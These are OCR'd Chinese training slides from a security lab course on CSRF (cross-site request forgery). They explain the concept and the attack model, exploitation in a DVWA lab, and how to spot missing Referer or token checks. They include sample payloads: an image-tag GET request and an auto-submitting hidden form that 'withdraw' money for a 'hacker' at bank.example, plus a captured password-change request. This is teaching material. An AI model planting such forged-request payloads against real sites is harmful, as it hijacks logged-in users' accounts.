


CSRF漏洞-操作类型

讲师: 跃琪





目录

- **01.** csrf漏洞介绍
- **)** 02. csrf漏洞利用
-) 03. csrf漏洞的寻找













一、定义

Cross-Site Request Forgery跨站请求伪造。 理解:

- ▶ 1、跨站点的请求;
- ▶ 2、请求是伪造的。(假装可信)

它是一种挟制用户在当前已登录的Web应用程 序上执行非本意的操作的攻击方法。




二、定义

csrf漏洞的成因就是网站的cookie在浏览器中 不会过期,只要不关闭浏览器或者没有退出登 录,那以后只要是访问这个网站,都会默认你 已经登录的状态。而在这个期间, 攻击者发送 了构造好的csrf脚本或包含csrf脚本的链接, 可能会执行一些用户不想做的功能(比如是添 加账号等)。这个操作不是用户真正想要执行 的



三、CSRF模型

1.用户登录受信任网站A,并在本地生成Cookie。 2.在不登出A的情况下,访问危险网站B。





- 1.用户登录受信任网站A,并在本地生成Cookie。
- 2.在不登出A的情况下,访问危险网站B。
- 3.执行危险网站b上面的代码
- 4.搜索合天网安实验室csrf攻击实验




1.登录网站A

ğ	标题: ces 用户: admin	
	内容: assa	
		发表日期: 2020-04-20

2.抓取网站行为的请求包







3.构造一个页面带有,请求的包

4.然后让人点击,执行



3.构造一个页面带有,请求的包

10.1.1.189/csrf-get-target/list.php

添加留言	
标题: ces 用户: admin	<u>删除</u>
内容: aa	
	发表日期: 2020-04-20
标题: <mark>恶意标题</mark> 用户: admin	
内容: 恶意内容	
	发表日期: 2020-04-20

4.然后让人点击,执行







/**02**csrf漏洞利用



CSRF攻击

一、定义

正常的CSRF攻击,增删改等操作(基于操作的csrf) 另类的CSRF: JSONP、CORS、Flash跨域劫持(基于 文件读取的csrf)



CSRF攻击利用

一、本质

CSRF的本质就是在不知情的情况下执行请求

根据请求分为了: get类型csrf, post类型csrf




举例



dvwa靶场:可以看到单纯根据cookie字段判断是否登

录, fuzz referer发现不影响请求





一、利用

1. GET型csrf

GET类型的CSRF利用非常简单,只需要一个HTTP请求,一般会这样利用:

<img
src="http://bank.example/withdraw?amount=1000
0&for=hacker">



2. POST型csrf

这种类型的CSRF利用起来通常使用的是一个自动提交的表单,如:

```
<form action="http://bank.example/withdraw" method=POST>
```

<input type="hidden" name="account" value="xiaoming" />//name

为参数 value为参数的值

```
<input type="hidden" name="amount" value="10000" />
```

- <input type="hidden" name="for" value="hacker" />
- </form>
- <script> document.forms[0].submit(); </script> //自动提交表单



3. 链接型csrf

链接类型的CSRF并不常见,比起其他两种用户打开页面就中招的情况,这种需要用户点击链接才会触发。这种类型通常是在论坛中发布的图片中嵌入恶意链接,或者以广告的形式诱导用户中招,攻击者通常会以比较夸张的词语诱骗用户点击,例如:

 重磅消息!! <a/>



CSRF攻击



DVWA csrf利用

- 1.查看请求,burp抓包查看即可知是一个get类型的
- 2.构造请求利用img构造请求
 -

```
GET /dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NI 6.1: WOW64: rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html, application/xhtml+xml, application/xml:q=0.9, */*:q=0.8
Accept-Language: zh-CN, zh:q=0.8, en-US:q=0.5, en:q=0.3
Accept-Encoding: gzip, deflate
DNI: 1
Referer: http://127.0.0.1/dvwa/vulnerabilities/csrf/
Cookie: security=1ow: Sg0q_2132_ulastactivity=23.airPbWriQrarQzjk:Umib:grsbanieQt:lQ:eijFeVjkykUgkt: Sg0q_2132_lastcheckfeed=1%7C1575970401; Sg0q_2132_nofavfid=1; Sg0q_2132_saltkey=mdUOEbLZ: Sg0q_2132_lastvisit=1581580089; UkEk_2132_saltkey=LZ2zd3R1: UkEk_2132_lastvisit=1581582555; PHPSESSID=j06a7rbp5/ut2qpvhfhqb92593
Connection: close
Upgrade-Insecure-Requests: 1
```







/**03** csrf漏洞的寻找



csrf寻找



csrf寻找

1.关注数据包:数据包的几个关键字段,是否根据cookie来判断请求包

检查:

Referer

Auth

CSRFtoken



举例



安全的:一个随机的token,一个旧的密码验证这些我们都无法获取的到的





感谢聆听

湖南合天智汇信息技术有限公司

www.hetianlab.com